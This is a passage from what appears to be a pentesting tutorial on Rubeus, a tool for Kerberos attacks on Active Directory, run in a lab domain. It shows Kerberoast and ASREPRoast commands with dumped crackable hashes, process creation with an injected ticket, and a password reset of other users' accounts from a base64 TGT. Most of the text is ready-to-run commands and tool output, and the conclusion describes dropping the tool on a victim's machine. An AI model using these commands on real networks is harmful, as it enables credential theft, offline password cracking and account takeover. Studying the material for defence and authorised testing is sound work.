A301947DA0868AF26C243A3690D8C9AF4FC76516208CD028EB33780D136A286FCC07C20CAD5349D09833280277E016A45069249C
A6299DF28C9B58411B1551AF78B7BFDB0A0F623BB3358A36083AA256B726884D8ED4279307F03F891CCB3CE5160831057A8FB27032
126D09B4E491BFC7642F7E02B5766EB0D5418A3AEB172E600D8FB6D9294284E8C7B9380EA27E1F1CD837331C84C6A0DD697B9DF1B
1DBE495F72AEF29E2E00D98AC45D5AAE10389AEBFE3BD725958861CF07029505F420DE4F8BE9466B64B5FDC8C3BA86939528BB3B89
B0A6FBEA2825859871D810DBB7249CECDB2D8A493D235CB6075ED05AD05F8B2AA88419BFB2FDD3052BF4CB167FAE330D43B9C2F28
2290E76124CA9265EE9A951998CAE8C7F79748BFC419D16AA3C4D05C1274C0B860D3C13ADF8E2551C0B660A0793D8B8FDA3273D856
E0372078BFD3939C3DA8050756418B183185FF491A8C4173F5DAE57FF5299DDFE9673CACF8C00F663CDE1F5660D3FA36F51595D
CF8E38CD2040067496813E0361B78D663D2201124A5CCC3D94C5AD0B1421587A80C36C5787E3B712C694EA2C9B15066B0C65522657
E844F73A760F07603451A1956BAF4C2ACBB5CEDB083E402A952577B811A9F948F44FBF42F67CA03C011ED4668E0195B16DE8F63AAD
30094F5943B1A6BC70068D0C85B17655052EDB3E5E22C3D10D18613A01CF61C3AD3918D0342861D892097CF8E8FF1BF6A939DA2432
CD9A8F864EE437ED9CEDB66518E0DD3F19C530BCB8
```

/outfile: Can be used to store the hash in an output file

```
rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /outfile:type.hash
```

ASREPRoast

A service ticket is obtained using TGT and that TGT is obtained by validating a first step called “pre-authentication.” If this pre-authentication requirement is removed for accounts, it makes them vulnerable to asreproasting.

If the user has “Do not use Kerberos pre-authentication” enabled, then an attacker can recover a Kerberos AS-REP encrypted with the users RC4-HMAC’d password and he can attempt to crack this ticket offline.

You can read our detailed article [here](#).

An SPN can be specified with `asreproast` option like

```
rubeus.exe asreproast /spn:ldap/dc1.ignite.local/ignite.local
```

As you can see, all the accounts with setting “Do not use Kerberos pre-authentication” enabled are vulnerable to the attack and their AS-REP encrypted with RC4-HMAC password has been dumped.

These hashes can also be dumped in a specific hashcat format. By default the hashes can be cracked using JtR.

```
rubeus.exe asreproast /spn:ldap/dc1.ignite.local/ignite.local /format:hashcat
```

```
C:\Users\Public>rubeus.exe asreproast /spn:ldap/dc1.ignite.local/ignite.local /format:hashcat →  
rubeus.exe asreproast /spn:ldap/dc1.ignite.local/ignite.local /format:hashcat  
  
(____)\ ) [ ]  
[ ] /| | -| -\| --| | -| /| /|  
| | \ \ | | | | | ) | | | | | /| /|  
| | | | | | | | | | | | | | | | | | | |  
v2.0.2  
  
[*] Action: AS-REP roasting  
  
[*] Target Domain : ignite.local  
  
[*] Searching path 'LDAP://dc1.ignite.local/DC=ignite,DC=local' for '(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=4194304))'  
[*] SamAccountName : harshit  
[*] DistinguishedName : CN=harshit,CN=Users,DC=ignite,DC=local  
[*] Using domain controller: dc1.ignite.local (192.168.1.2)  
[*] Building AS-REQ (w/o preauth) for: 'ignite.local\harshit'  
[+] AS-REQ w/o preauthn successful!  
[*] AS-REP hash:  
  
$krb5asrep$23$harshit@ignite.local:9FB7455D58063A1AC7056FB0F0FA149B$ED95BF87A96D  
87701AA32114D9FBDC72263F1382AC60ACFA763501D877A83213E10B8EC5A297AE36108BFA8F8A54  
F31122A5B0CCF90B54E2A6B9F7AAE92DA7C9178005E9A2154F0F7719A31DE79DA64D22A18DA26B14  
5F37D9E2C1D513FBE59E6C2163CB0C5614059FF56ECAAC997E28CB4ABF83BB1EC3EE03D37ED7D0F5  
F652E4AE70706AE42C5A9D71E0F7C8D0E4EAE33903F2C2853336E70DBFD1C9BF48A35BB69CE40605  
D2A6B8B01CB4E3C4F984222039D84A1157DAC6112E409970A2AA94C35B420CF9863DDC0923C96A7E  
8624568DA99ED52178485B2826ED42E8FEE9F11A8D5514AEF6E0563EE8C2
```

/domain and /dc are optional flags that can be used to explicitly define the domain and controller accounts.

```
rubeus.exe asreproast /domain:ignite.local /dc:dc1
```

`/outfile` can be used to save this hash in an output file.

```
rubeus.exe asreproast /spn:ldap/dc1.ignite.local/ignite.local /outfile:type2.hash
```

If /ldaps is used, LDAP query shall go over secured LDAP (port 636)

rubeus.exe asreproast /user:harshitrajpal /ldaps

Create netonly

The option `createnetonly` uses the `CreateProcessWithLogonW()` API to create a new hidden process while returning the ID and LUID. This LUID can then be used with `ptt` option to apply this ticket in the newly created process. This prevents erasing of current tickets.

/ticket flag can be used to provide kirbi ticket of base64 blob with the created process.

```
rubeus.exe createnetonly /program:"C:\Windows\System32\upnpcont.exe"  
/ticket:ticket.kirbi
```

```
C:\Users\Public>rubeus.exe createnetonly /program:"C:\Windows\System32\upnpcont.exe" /ticket:ticket.kirbi
rubeus.exe createnetonly /program:"C:\Windows\System32\upnpcont.exe" /ticket:ticket.kirbi
(____)\ _[ ]
 [ \ ] [ ] [ ] [ ] [ ] [ ]
v2.0.2

[*] Action: Create Process (/netonly)

[*] Using random username and password.

[*] Showing process : False
[*] Username      : AFM2T1DF
[*] Domain        : Q1S7E9ZM
[*] Password      : 6E1PIQY0
[+] Process       : 'C:\Windows\System32\upnpcont.exe' successfully created with LOGON_TYPE = 9
[+] ProcessID    : 3032
[+] LUID          : 0x30f096
```

As you can see, the process ID 3032 is associated with this hidden process and LUID given which can be used using the /luid flag.

Changepw

The Rubeus changepw option allows an attacker to change a user's plaintext password from a TGT .kirbi file or a base64 blob. Hence, when used in conjunction with tgtdeleg or asktgt, we can change a user's password just from it's hash. For example, let's set current user's password to "Password@1!!!"

/ticket: we provided valid TGT of current user.

```
rubeus.exe changepw /ticket:dolFNDCC...bA== /new:Password@1!!!
```

```
rubeus.exe changepw /ticket:doIFNDCCBTcAwIBBaEDAgEWooIERDCCBEbhggQ8MIIIEOKADAgEFoQ4bDElHTklURS5MT0NBTKIhMB+gA
wIBAqEYMBb8ntyYnRndBsMaWduaXRlLmxvY2Fso4ID/DCCA/igAwIBEqEDAgECooID6gSCA+aHeTN7q4C0X/9hyzuRZvZPn7lxeu05FwPhkS
l2v6n+Pq4lgtcGL7A/gzffFmNgxjyTZf39MYY07w7gFFRMJFj0Q6mo49GMrhMcV9s4CL6Y+A78nKJs69yimfS19rTy2onNT2TsTW6Xv+FHZNAK
tSu8whi/5+cRHQgj9zx1MbU2KahgFGXXMpkk9SnAddWyxzLUGRQjpEFGcK/4ecpErVwx0PlQVaJVJmlpeDr+hQwNTGRlTE2tlSRVsdvqVctv
EBZsWwGteQ3M9IZ7W78bPOsHAJJ04f1T2YbDuMHLsBcNUAqkOET1flyMDT8hnvxJPHjtHV4dh8S3j3x8+jGTzSuSwI277biC8JTz45DCYruCp
W2N1/LK35g9b2bCgBmEl/33ZdEwd3qkYbjT8ZjM2FB1LyOxaNq306mkzoE6SYgqZlnix14a157pUgN+WJS282RA9dQLKL1cIuP+qdZvbL8eU
WR3hTjtBUTSERsVDXoeq/Hc39dj2j9xk7z3MggosrkLPE9QFoSasHmzjJxr5WI84ogrD/Hjuft9oHCiQUXptICDSmUq34x6mBmoK1Y5hU25R7
q+/MuyQoL70QERRG43Rd6hEyQxtGhrJHDjuc8w7VLr5ILLipqe38HZB4eUrFgToN4yEmD/CoTEPr91e6eUvDAAT0l0LDA7TRapyqxgDa5sQzT
XfhlfZ32+UXT+uM6lmV+kJsWBznGLklsXdbSL3Wg06hREjq0mMlnGZM9+AhqG40s/rNMlxU0/AkvBSE00HRPSLZiuD5jp4SmuMl8cc03xCaUj
DVoNKZUqJUVo10+NyUC6//2nubMehIhCq2zNQLaHc2oG4imTznsTig380m8mp2z4/eAh1P4RjTuYNdB/Y2lis+HYYiB1eN7m2NOHzrNZB
99AJoyCzrw981/DcKbUQ0AxFHiH/atXxX7l9cJJ++qeEHbdFEXnFuD5JOTENSEHGLigjm05a+R3c0coatsLDeGqkJrWYV69HsJ4/oQVhBbnqb
FJ9avuhFR9SkqL2jiyd/hmVTH9pPYoqjQGJGbgvzea/y3tINpOcjuv+S7eIDug/PSMds06YmY0MPIQwbVcUX7cEuDJGtq+IePZI6mG/UexHSu
/JFZGmPH1d/OX1h7KTyfKd3mBwKNW3MP2b9HHjBFppTqJ3bZN10HoJyHobIr+EbM2Orpp+IVmPpa9P0hmHWZMdV04cexDPEd1bh6YpWLgZRTP
RB2wHzVR/YvGVROKWO/b0aK5Ux03rs7MbY41s22acun9JcnFevLZrgOPaNTEjVKZqexYevyCpfQWRlB/dYgK8knPIKRJXFVKOB2zCB2KADAg
EAooHQBTIHNFYHKMITHoIHEMIHBMIC+oBswGaADAgEXoRIEEN3jTS10/T5pNeaw6T/LpzOhDhsMSUDOSVRFlikxPQ0FMohowGKADAgEB0REwDxs
NaGFyc2hdphJhanBhbKMHAwUAQOUAAKURGA8yMDiyMDUwODA1MDMw0VqmERgPMjAyMjA1MDgxNTAzMDlapxEYDzIwMjIwNTE1MDUwMzA5Wqg0
GwxJR05JVEUuTE9DQuyptAfAMCAQKhGDAWGzrcmJ0Z3QbDGlnbmI0Z5sb2Nhba== /new:Password@1!!!
```



v2.0.2

```
[*] Action: Reset User Password (AoratoPw)
[*] Using domain controller: dc.ignite.local (192.168.1.2)
[*] Changing password for user: harshitrajpal@IGNITE.LOCAL
[*] New password value: Password@1!!!
[*] Building AP-REQ for the MS Kpassword request
[*] Building Authenticator with encryption key type: rc4_hmac
[*] base64(session subkey): 1VTB/b55vhbJD0dUK/ezwQ=
[*] Building the KRV-PRIV structure
[+] Password change success!
```

C:\Users\Public>

As you can see, password for user ‘harshitrajpal’ has been changed successfully.

Now, we can choose a specific user which has the same password using the /targetuser option too (can be found out using the brute method). Note that necessary privileges may be required here.

```
rubeus.exe changepw /targetuser:ignite.local\mufasa /ticket:doIFNDCC...bA==
/new:Password@1!!!
```

As you can see, Mufasa had the same password as harshitrajpal and his password got changed.

Current fluid

A simple option to display current LUID. LUID can be utilised with other options by specifying with the /luid flag. For example, to purge ticket of a specific user, luid may be needed

rubeus.exe currentfluid

Conclusion

The article talked about a C# implementation of various popular AD attacks covered in variety of major projects like Kekeo called “Rubeus.” It is a versatile tool which can be dropped on the victim’s machine and be used to perform various AD related attacks. We tried to cover a majority of options. A detailed wiki can be referred to [here](#). The article is intended to serve as a quick ready reference for Rubeus usage. Hope you liked the article. Thanks for reading.

Author: **Harshit Rajpal** is an InfoSec researcher and left and right brain thinker.
Contact [here](#)